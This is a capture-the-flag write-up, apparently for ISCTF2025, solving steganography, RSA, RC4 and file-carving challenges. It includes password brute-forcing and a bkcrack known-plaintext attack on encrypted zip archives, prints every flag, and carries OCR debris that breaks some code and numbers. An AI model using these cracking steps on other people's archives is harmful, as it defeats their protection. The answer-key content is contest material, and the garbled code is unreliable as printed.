ISCTF2025_wp

SIGNIN

Osint4

逆天的misc思路，抽象的three words

（出题人vivo50）

`ISCTF{like.crazy.thursdays}`

Ez_Caesar

代码块

```
encrypted = "KXKET{Tubsdx_re_hg_zytc_hxq_vnjma}"
# 照着给的逻辑来就行
new_char = ""
shift = 2
for char in encrypted:
    if char.isalpha():
        if char.isupper():
            new_char += chr(((ord(char) - ord('A') - shift) % 26) + ord('A'))
        else:
            new_char += chr(((ord(char) - ord('a') - shift) % 26) + ord('a'))
        shift += 3
    else:
        new_char += char

print(new_char)
```

`ISCTF{Caesar_is_so_easy_and_funny}`

RC4

代码块

```
import hashlib

def decrypt(hex_str, key):
    # 1. 密钥处理 (SHA256)
    k = hashlib.sha256(key.encode()).digest()
```


```
    # 2. 初始化 S 盒 (KSA)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + k[i % len(k)]) % 256
        S[i], S[j] = S[j], S[i]

    # 3. 生成密钥流并异或解密 (PRGA)
    data = bytes.fromhex(hex_str)
    res = bytearray()
    i = j = 0
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        res.append(byte ^ S[(S[i] + S[j]) % 256])

    return res.decode(errors='ignore')

# 密文和尝试密钥
cipher_hex = "ba19a7116763ba8ba1c236c6bdc30187dcc8afb28c8fa5f266763880b74f5fff915613718f4d19c3baf4bbe24bd57303ce103d"
print(decrypt(cipher_hex, "ISCTF2025"))
```

`ISCTF{Welcome_to_ISCTF_&_this_is_a_secret_with_RC4}`

Misc

Guess!

二分法猜值,10次以内必能猜到



`ISCTF{9ueSs_thE_@n$weR}`

星髓宝盒

先看文件格式，没问题，那么binwalk扫描一下

代码块

```
file 星髓宝盒.png
binwalk 星髓宝盒.png
```

```
└─# binwalk 星髓宝盒.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1280 x 578, 8-bit/color RGB, non-interlaced
103           0x67            Zlib compressed data, best compression
1213086       0x12829E        End of Zip archive, footer length: 22
```

发现有一个隐藏的zip包，根据如图偏移量提取文件并解压

代码块

```
dd if=星髓宝盒.png of=zlib.bin bs=1 skip=103
unzip zlib.bin
```


发现有三个文件：

你是优秀学生吗.txt

星髓宝盒.jpg

真-星髓宝盒.zip（里面有flag.txt）

打开txt，发现里面很多字符重叠，猜测是零宽隐写


星髓宝盒：凡尘初心的七重试炼

青穹学院的晨钟要敲够七响，云海才会彻底褪去夜雾。林澈背着那柄传家的木剑站在玄石广场时，第六响钟声正裹着山风掠过灵木教学楼的飞檐，挂在檐角的灵力风铃叮当作响，每一片铃叶上都凝着细小的光粒 —— 那是昨夜学生们修炼时散逸的灵力，被晨露锁住，成了学院特有的 “晨萤”。
广场中央的高台上，玄真子院长的白须在晨光里泛着柔光，他双手捧着的青铜宝盒比昨日更亮，盒身流转的星纹像是活了过来，时而聚成北斗，时而散作银河。这是青穹学院传承了三百七十二年的 “星髓宝盒”，每年灵渊试炼的最终奖励，也是区分 “强者” 与 “优秀斩神者” 的试金石。
“今日辰时三刻，灵渊试炼开启。” 玄真子的声音裹着温和的灵力，飘到广场每一个角落，落在八十名参赛学生耳中，“记住，凡尘神域的斩神者，斩的从不是弱小，是欺凌弱小的邪祟；守的从不是力量，是需要守护的凡尘。星髓宝盒的咒语，只藏在‘优秀者’的初心深处。”
林澈下意识摸了摸胸口，那里贴着墨尘导师昨夜给的 “尘心佩” —— 一块玉佩是暖玉质地，刻着细小的木槿花纹，触手生温。昨夜他在修炼室练剑子时，木属性灵力总在突破临界点时溃散，墨尘导师推门进来，手里端着一碗温热的灵叶粥，坐在他身边说：“我十七岁参加灵渊试炼时，灵力值比你还低两成，当时所有人都觉得我走不出灵渊。”
“那导师您是怎么通过的？” 林澈当时捧着粥碗，指尖还沾着木剑的木屑。
墨尘笑了，指腹摩挲着尘心佩上的纹路：“我遇到了一只被困在冰缝里的雪兔，它腿断了，我用了半个时辰给它接骨；后来又遇到迷路的学弟，他灵力耗尽，我分了一半灵力给他。等我赶到灵核所在地时，第一名已经等了我两个时辰。可玄真子院长还是把星髓宝盒给了我 —— 因为那届试炼，只有我记得‘斩神者’三个字的真正意思。”
那时林澈还不太懂，直到此刻看到赵炎站在不远处的模样 —— 赵炎的赤色灵力几乎要冲破衣袍，腰间的铁剑 “赤焰” 泛着灼热的光，剑穗上挂着的北境军徽晃来晃去，那是他父亲赵烈校尉的遗物。赵烈去年在北境对抗 “蚀骨邪祟” 时，为了护住三个村民，被邪祟啃噬了灵核，尸骨都没找全。
“林澈，别做无用功。” 赵炎突然转头看他，眼神里带着林澈看不懂的复杂，“我父亲用命换的教训：弱肉强食才是凡尘神域的规矩。你那点‘守护之心’，在灵渊里连自己都护不住。”
林澈想反驳，却被身后的苏晓轻轻拉了拉衣袖。苏晓穿着淡蓝色的学院制服，袖口绣着治愈系斩神者特有的灵草纹，她手里攥着一个布包，里面装着三十多张治愈符：“别跟他争了，赵炎只是……太怕失去了。”
苏晓比林澈早入学一年，去年灵渊试炼时，她亲眼看到赵炎为了救一个被幻兽迷惑的学妹，差点被灵渊的 “噬魂雾” 吞噬，后来赵炎从不提这件事，只把所有精力都放在修炼上，好像只有力量能让他安心。
辰时三刻一到，玄真子院长抬手挥出一道白光，广场中央裂开一道丈宽的口子，口子下方是翻滚的云雾，隐约能看到下方泛着荧光的灵渊轮廓。“灵渊共分七层，每层都有考验，唯有通过前六层，才能抵达灵核所在地。” 玄真子的声音再次响起，“记住，遇到无法解决的危险，捏碎腰间的‘回城符’，学院会立刻接你们回来。”
学生们陆续纵身跃下裂口，林澈跟着苏晓跳下去时，风带着灵渊特有的湿润气息扑在脸上，像是带着淡淡的草木香。下落过程中，他看到赵炎的赤色身影像一道火焰，飞快地朝着灵渊深处坠去，身后跟着三个同属 “赤焰堂” 的学生，他们的灵力护罩都透着一股凌厉的气息。

找到在线网站1解密成功，发现其中仍然存在零宽空格

继续找到在线网站2解密，解密出一串类似md5的文字

❗ 不同的网站加密方式不一样，因此需要不断寻找出题人加密的网站

再查看jpg图片的exif信息

```
代码块
1   exiftool 星髓宝盒.jpg
```

发现XP Comment中是一个网站，点开发现是md5解密

因此解出宝盒密码 `!!!@@@###123`

flag: `ISCTF{1e7553787953e74113be4edfe8ca0e59}`

木林森

转base64后注意到有png头，直接cyberchef转图片，发现是一个二维码，扫描后发现是20000824

继续分析这个png，发现其中还有一个嵌套的jpg图片

```
└─# binwalk download.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 400 x 400, 8-bit/color RGBA, non-interlaced
5577          0x15C9          JPEG image data, JFIF standard 1.01
```

打开发现是社会主义核心价值观编码，解码为....Mamba....

图片尾部有一串base64编码，解码后为


```
代码块
1   31EE9AB2DF104EE695824579140ADF39472BEB3316CF119A61A2CC460523B0618C794A934AFF3B9
    0F4E036
```

再根据题目提示“Ron's Code For...?”，猜想是RC4(four)解码

再来一点点脑洞，“....”用2000和0824替换

key即为:2000Mamba0824

解码




`ISCTF{590CF439-E304-4E27-BE45-49CC7B02B3F3}`

湖心亭看雪

python文件是异或+hex，解码 `a=15ctf2025` ，应该是作为密钥以后使用

binwalk查看一下jpg，发现尾部有个隐藏的zip，但是提取不出来

用010查看一下，尾部的确有一段不同的颜色



同时还能看到flag.txt，应该就是隐藏的文件了

但是没有看到zip头，所以补全 `50 4B 03 04` 并保存

用a的值作为密码打开zip包，之后出现一段文字，有很大空白部分，加上题目提示，应该就是snow隐写了

这里用的stegsnow工具，密钥还是a的值

代码块

```
1   stegsnow -C -p "15ctf2025" flag.txt > secret.out
```

```
2
3   cat secret.out
4
5   #ISCTF{y0U_H4v3_kN0wn_Wh4t_15_Sn0w!!!}
```

阿利维亚的传说

首先看word文本中的内容，需要找出谕言并解读

解压docx，在document.xml中可以看到谕言1；

对TiTan.png进行binwalk扫描并提取，可以看到flag3.txt

zip包解密采用爆破方式，密码为8652，打开是谕言3；

对TiTan.png用zsteg可以发现一串字符串

代码块

```
1   zsteg TiTan.png
```

```
b1,rgb,lsb,xy       .. text: "6LCV6KiAMjoKVz1Ib2VpaApIPW91VGdvCmw9cE1oaGkKTD1lYWV0YwpFPVlrckNl"
```

看出是base64编码，转文本后是谕言2；

整理三个谕言如下：

代码块

```
1   #谕言1
2   V = Dortt
3   A = otuTa
4   N = NTsin
5
6
7   #谕言2
8   W = Hoeih
9   H = ouTgo
10  l = pMhhi
11  L = eaetc
12  E = YkrCe
13
14  #谕言3
15  T = FMfr
16  R = iytY
17  U = nGFo
18  E = diou
19
```

注意到，竖着看是VAN WHILE TRUE，是一个有意义的文本，不过提交flag是错的

那么我们看后面的文本，发现竖着读是有意义的，每个谕言分别对应一个句子

于是解出flag

`ISCTF{DoNotTrustTitan_HopeYouMakeTherightChoice_FindMyGiftForYou}`

美丽的风景照

先分离出每帧图片颜色和对应的字符

根据hint1，按照彩虹颜色给图片对应编码排序

```
代码块
1   红：jqW2
2   橙：Dg2C
3   黄：7HLo8
4   绿：6yRWh
5   青：3CaEK
6   蓝：ZXw8T
7   紫：98Mz
```

根据hint2，“古风都是倒着来的”，对古风的图片（红，橙，青）的编码进行逆序

```
代码块
1   红：2Wqj
2   橙：C2gD
3   黄：7HLo8
4   绿：6yRWh
5   青：KEaC3
6   蓝：ZXw8T
7   紫：98Mz
```

拼接得到 `2WqjC2gD7HLo86yRWhKEaC3ZXw8T98Mz`

base58解密得到flag

`ISCTF{H0w_834u71fu1!!!}`

Miscrypto

可以看出是一道RSA题目，但是题目中的n和c需要我们从附件中寻找

n直接brainfuck解码得到

```
++++++++
[>>++>++++>++++++>++++++++>++++++++++>++++++++++++>++++++++++++++>++++++++++++++++>+++++
++++++++++++>++++++++++++++++++++>++++++++++++++++++++>++++++++++++++++++++++++>++++
++++++++++++++++++++++>++++++++++++++++++++++++++++>++++++++++++++++++++++++++++++
<<<<<<<<<<<<<<<<-]>>>>+++++++.-.--..----.++.+++++.----.+.---.+.++.---.++++.++.------.+++.---.+++.--.+++.-.+.-
-.++++++.---------.+++..++.+++.-------.-.++.+++.+++.------.-.+.+.-.--.+.>-------.-.--.<-.>++.--.<+.>+.--.<++.+.>++.<
-.>+.+...-.<--.>---.<++.>++++.---.+++.<+++.+.----.+++.----.>.-.<-.+.>--.<-.+.>+++.<+++.++.----.>-.-.++.<+.--.+++..>-..
<++...--.+.-.++.--.----.>--.<++.-.>..<-..+...>++.+.<-.>.--.-..<..>+++.<++.+++.>.<.+.>..-..+.<+.-----.>--.--.++++.<+++.>.<--
-.+++.--.++.----.>--.<++.>.<--.+++.----..>---.+++.-.<.>+++.
```

Text To BrainFuck | Text To Short Ook! | Text To Ook! | BrainFuck To Text | Ook! To Text

```
764402734124157141425453903358102582123201986086175347289998052969562519801601946287931448866645464062166001118909766009259569988972759592535173714004760 9
```

用010查看c.png

发现一段类base64字符串

`fXGWkWSnLSQSAKbSeTXlUVQTGRi7KVS7jCOKTKHSXXSjHjmTABnXGLH6L1jnYLKQamTGSUCSDaOKiqeLHyD7IFO2IQGGSGbzKBUQMTe=`

和一段类base64编码表

`CDABGHEFKLIJOPMNSTQRWXUVabYZefcdijghmnklqropuvstyzwx23016745+/89`

先根据两个字典的映射关系，将类base64字符串转换为base64编码，再进行解码

代码块

```python
import base64

# 1. 定义字典
std_table = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
cus_table = "CDABGHEFKLIJOPMNSTQRWXUVabYZefcdijghmnklqropuvstyzwx23016745+/89"
ciphertext = "fXGWkWSnLSQSAKbSeTXlUVQTGRi7KVS7jCOKTKHSXXSjHjmTABnXGLH6L1jnYLKQamTGSUCSDaOKiqeLHyD7IFO2IQGGSGbzKBUQMTe="

# 2. 建立映射并转换
trans = str.maketrans(cus_table, std_table)
result_str = ciphertext.translate(trans)

print("转换后的 Base64 串:")
print(result_str)

# 3. 尝试直接解码 (如果是文本 flag)
try:
    decoded = base64.b64decode(result_str)
    print("\n解码后的十六进制 (Hex):")
    print(decoded.hex())
    print("\n尝试 UTF-8 显示:")
```

```
        print(decoded.decode('utf-8', errors='ignore'))
    except Exception as e:
        print(e)
```

虽然结果字符不可见，但是可以发现hex都是0~9的十进制数，猜测hex即为c

因此可以解密RSA

费马题可以先分解p,q

代码块

```
n = 764402734124157141425453903358102582123201986086175347289998052969562519801601946287931448866645464062166001118909766009259569988972759592535173714004760 9
from sympy import factorint
factors = factorint(n,verbose=True)
print(factors)
```

再解密

代码块

```
from Crypto.Util.number import long_to_bytes

# 题目给出的参数
c = 755114994425250490088650711567597491113839217439840308448150555421161911083955109178277865689212624444416010058308828709170079287334292104404671203592391 7
p = 874301283382425981341722606252267740955967004936245651257494446688702729981 01
q = 874301283382425981341722606252267740955967004936245651257494446688702729947 09
e = 65537

# 1. 计算 n 和 phi
n = p * q
phi = (p - 1) * (q - 1)

# 2. 计算私钥 d (e 关于 phi 的模逆元)
# Python 3.8+ 的 pow 函数支持三个参数求逆元
d = pow(e, -1, phi)

# 3. 解密 m
m = pow(c, d, n)

# 4. 转换为字符串
```

```
21  flag = long_to_bytes(m)
22  print(flag)
```

flag: `ISCTF{M15c_10v3_Cryp70}`

flag到底在哪

因为题目说输出了flag，所以连接后输入cat flag即得

代码块

```
1  from pwn import *
2  io = ssh(host='challenge.bluesharkinfo.com',
3           user='qyy',
4           port=24277,
5           password='')
6  io.send(b'cat flag')
7  io.interactive()
```

ISCTF{725e914e-4afb-45b6-9a1f-2bd3c0731a19}


小蓝鲨的神秘文件

下载下来文件没有后缀，改成“1.zip”解压，得到ChsPinyinUDL.dat

用记事本打开可以得到部分可读内容

序号	乱码原文片段	解码后的中文文本	关键信息
1	弗莱格在官网	**出题人说弗莱格在官网**	**Flag 在官网**
2	弗莱格在那里	**出题人说弗莱格在那里**	重复确认 Flag 位置
3	官网的新闻里	**官网的新闻里**	**明确指出是官网的“新闻”**
4	看看官网的新闻吧	**看看官网的新闻吧**	引导用户去查新闻
5	你去看看新闻动态呢	**你去看看新闻动态呢**	再次强调“新闻动态”
6	福州蓝鲨信息技术有限公司	**福州蓝鲨信息技术有限公司**	**提供了公司的全名**
7	你去蓝鲨官网看看呗	**你去蓝鲨官网看看呗**	**提供了公司的名称“蓝鲨”**
8	他们招实习的	**他们招实习的**	提示了与公司招聘相关

所以在蓝鲨官网新闻动态页面找到ISCTF2025的开赛公告，文章底部找到flag



冲刺！偷摸零！

题目是一个 Java 编写的跑酷小游戏。通过反编译分析，发现关键线索藏在内部嵌入的 SQLite 数据库和游戏结束的逻辑代码中。Flag 被分成了两部分：Part 1 在数据库的 User 表中，Part 2 隐藏在代码的异或运算里。

拿到 Jar 包后，使用 Jadx 打开进行反编译。 在浏览项目结构时，发现 com.qf.util.DataSourceUtil 类中有一个非常可疑的方法 extractDatabaseFromJar()。

代码块

```
// DataSourceUtil.java 关键代码片段
InputStream is =
DataSourceUtil.class.getClassLoader().getResourceAsStream("ctf.db");
// ... 代码逻辑是将 ctf.db 从 Jar 包中提取到临时目录
```

这段代码表明 Jar 包内藏有一个名为 ctf.db 的 SQLite 数据库文件。

使用 DB Browser for SQLite 打开提取出的 ctf.db。 查看 user 表，在flag_part栏找到 PART1:ISCTF{Tom0R1_Dash

数据库里没有part2，在游戏结束界面 com.qf.run.GameOverView 的构造函数中，发现了一段奇怪的异或解密逻辑：

代码块

```
// GameOverView.java
byte[] encrypted = {5, 20, 7, 1, 103, 111, 10, 18, 32, 18, 32, 10, 18, 20, 18,
20, 116, 116, 40};
byte[] decrypted = new byte[encrypted.length];
for (int i = 0; i < encrypted.length; i++) {
    decrypted[i] = (byte) (encrypted[i] ^ 85); // 85 就是 0x55
```

```
    }
    new String(decrypted); // 解密后创建了字符串但未赋值给变量，直接丢弃
    // 界面提示：hint1JLabel.setText("你死了...\n但是内存中似乎多了什么东西？");
```

简单写一个脚本解密一下

代码块

```
cipher = [5, 20, 7, 1, 103, 111, 10, 18, 32, 18, 32, 10, 18, 20, 18, 20, 116, 116, 40]
key = 85
flag_part2 = ""
for c in cipher:
    flag_part2 += chr(c ^ key)
print(flag_part2)
```

运行结果： PART2:_GuGu_GAGA!!}

所以得到flag：ISCTF{Tom0R1_Dash_GuGu_GAGA!!}

Abnormal log

写正则表达式提取7z文件

代码块

```
import re
import binascii

def restore_file():
    log_file = "access.log"
    output_archive = "restored_file.7z"

    # 用于存储提取的数据片段，格式：{ segment_id: hex_string }
    segments = {}

    # 状态变量，用于记录当前正在处理的段号
    current_segment_id = None

    # 正则表达式
    # 匹配段号：Attacker uploading segment 123...
    re_segment = re.compile(r"Attacker uploading segment (\d+)")
    # 匹配数据：File data segment: a1b2c3...
    re_data = re.compile(r"File data segment: ([0-9a-fA-F]+)")

    print(f"[*] 正在读取日志文件：{log_file} ...")
```

```
21
22      try:
23          with open(log_file, 'r', encoding='utf-8', errors='ignore') as f:
24              lines = f.readlines()
25
26          for line in lines:
27              # 1. 检查这一行是否是段号声明
28              seg_match = re_segment.search(line)
29              if seg_match:
30                  current_segment_id = int(seg_match.group(1))
31                  continue # 继续读下一行寻找数据
32
33              # 2. 检查这一行是否是数据
34              # 假设日志的文本顺序是“段号声明”在“数据”之前（即便是乱序日志，通常单条记录的逻辑顺序保持相对紧凑）
35              data_match = re_data.search(line)
36              if data_match and current_segment_id is not None:
37                  hex_data = data_match.group(1)
38                  segments[current_segment_id] = hex_data
39                  # 提取完数据后重置当前段号，防止数据错位
40                  current_segment_id = None
41
42      except FileNotFoundError:
43          print(f"[!] 错误: 找不到文件 {log_file}")
44          return
45
46      print(f"[*] 共提取到 {len(segments)} 个数据片段。")
47
48      if len(segments) == 0:
49          print("[!] 未提取到任何数据，请检查日志格式。")
50          return
51
52      # 按段号从小到大排序 (1, 2, 3, ...)
53      sorted_keys = sorted(segments.keys())
54
55      # 检查是否缺失片段
56      if sorted_keys[-1] != len(sorted_keys):
57          print(f"[!] 警告: 看起来可能缺失了某些片段 (最大段号 {sorted_keys[-1]} vs 总数 {len(sorted_keys)})")
58
59      # 拼接所有十六进制数据
60      full_hex_data = ""
61      for seg_id in sorted_keys:
62          full_hex_data += segments[seg_id]
63
64      # 将十六进制转换为字节流
65      try:
```

```
            encrypted_bytes = binascii.unhexlify(full_hex_data)
        except binascii.Error:
            print("[!] 十六进制转换错误，数据可能损坏。")
            return

        print("[*] 正在进行 XOR 0x05 解密...")

        # XOR 解密 (Key = 0x05)
        decrypted_bytes = bytearray()
        for byte in encrypted_bytes:
            decrypted_bytes.append(byte ^ 0x05)

        # 检查文件头 (7z 文件头魔数: 37 7A BC AF 27 1C)
        header = decrypted_bytes[:6]
        if header == b'\x37\x7A\xBC\xAF\x27\x1C':
            print("[+] 检测到有效的 7-Zip 文件头! ")
        else:
            print(f"[!] 未检测到 7-Zip 头，文件头为: {binascii.hexlify(header)}")
            print("[!] 可能解密 Key 不对，或者文件并非 7z，但仍将保存文件。")

        # 写入文件
        with open(output_archive, 'wb') as f_out:
            f_out.write(decrypted_bytes)

        print(f"[+] 成功还原文件: {output_archive}")
        print("[+] 请使用解压软件（如 WinRAR 或 7-Zip）解压该文件，flag.png 就在其中。")

if __name__ == '__main__':
    restore_file()
```

解压，里面是flag.png

小蓝鲨的千层FLAG

注意到注释是下一个包的密码，写脚本解压

代码块

```
import re
import struct
import subprocess
import sys
import time
from pathlib import Path
```

```python

# === 配置区域 ===
SEVEN_Z = r"D:/7zip/7-Zip/7z.exe"  # 你的 7z 路径，保持不变
# ================

SIG_EOCD = b"PK\x05\x06"

def find_eocd(data: bytes) -> int:
    start = max(0, len(data) - (0xFFFF + 22))
    idx = data.rfind(SIG_EOCD, start)
    if idx < 0:
        raise ValueError("EOCD not found")
    return idx

def get_password(zip_path: Path) -> str:
    data = zip_path.read_bytes()
    try:
        eocd = find_eocd(data)
        cmt_len = struct.unpack_from("<H", data, eocd + 20)[0]
        cmt = data[eocd + 22 : eocd + 22 + cmt_len].decode("utf-8",
errors="ignore")
    except Exception as e:
        print(f"读取注释出错: {e}")
        return ""

    # 【关键修改】正则改宽一点，匹配 'password is ' 后面的所有非空字符
    # 这样即使密码里有 hex 范围之外的字母也能匹配到
    m = re.search(r"password\s+is\s+([\S]+)", cmt, re.I)

    if not m:
        print(f"\n[!] 在 {zip_path.name} 中找不到密码格式。")
        print(f"    原始注释内容: {cmt!r}")
        raise ValueError("Password pattern not matched")

    return m.group(1).strip()

def run_7z_extract(zip_file: Path, password: str, out_dir: Path):
    out_dir = Path(out_dir)
    out_dir.mkdir(parents=True, exist_ok=True)

    cmd = [str(SEVEN_Z), "x", str(zip_file), f"-p{password}", f"-
o{str(out_dir)}", "-y"]

    r = subprocess.run(cmd, capture_output=True, text=True)
    if r.returncode != 0:
        # 如果是密码错误，7z 通常会返回非0，且 stderr 包含 Wrong password
        if "Wrong password" in r.stderr:
```

```
                raise ValueError(f"密码错误: {password}")
            raise RuntimeError(f"7z 解压失败: {r.stderr}")

def main():
    work = Path(__file__).resolve().parent
    out = work / "out"

    # 1. 强制指定起点为 flagggg999.zip
    start_name = "flagggg999.zip"
    cur = out / start_name

    if not cur.exists():
        print(f"错误: 在 {out} 目录下找不到 {start_name}")
        print("请确认之前的解压结果还在 out 文件夹里。")
        return

    print(f"=== 开始从 {cur.name} 继续解压 ===")

    # 循环解压
    while True:
        try:
            # 1. 获取当前文件名里的数字
            cur_num_match = re.search(r"(\d+)", cur.stem)
            if not cur_num_match:
                print(f"文件名 {cur.name} 不包含数字，停止。")
                break

            current_n = int(cur_num_match.group(1))

            # 2. 获取密码
            pw = get_password(cur)
            print(f"[{current_n}] 解压 {cur.name} | 密码: {pw}")

            # 3. 解压
            run_7z_extract(cur, pw, out)

            # 4. 计算下一个文件名 (数字减 1)
            next_n = current_n - 1
            next_file = out / f"flagggg{next_n}.zip"

            # 5. 检查下一个文件是否存在
            if next_file.exists():
                cur = next_file
            else:
                # 稍微等一下文件系统刷新（极少见情况）
                time.sleep(0.1)
                if next_file.exists():
```

```
                    cur = next_file
                else:
                    print(f"停止：解压成功，但找不到预期的下一个文件：{next_file.name}")
                    print("可能已经到底了，或者下一个文件名格式变了。")

                    # 尝试看看有没有叫 flag.txt 之类的
                    txt_files = list(out.glob("*.txt"))
                    if txt_files:
                        print(f"发现文本文件：{[f.name for f in txt_files]}")
                    break

        except ValueError as ve:
            print(f"停止：{ve}")
            break
        except Exception as e:
            print(f"发生未预期的错误：{e}")
            break

if __name__ == "__main__":
    main()
```

解压直到flagggg3.zip

已知它含有flagggg2.zip，通过bkcrack进行已知明文攻击

照着题目给的网站做就行了

`.\bkcrack.exe -C flagggg3.zip -c flagggg2.zip -p plain1.txt -o 30 -x 0 504B0304`

然后转换到另一个压缩包，解压两次即可得到flag

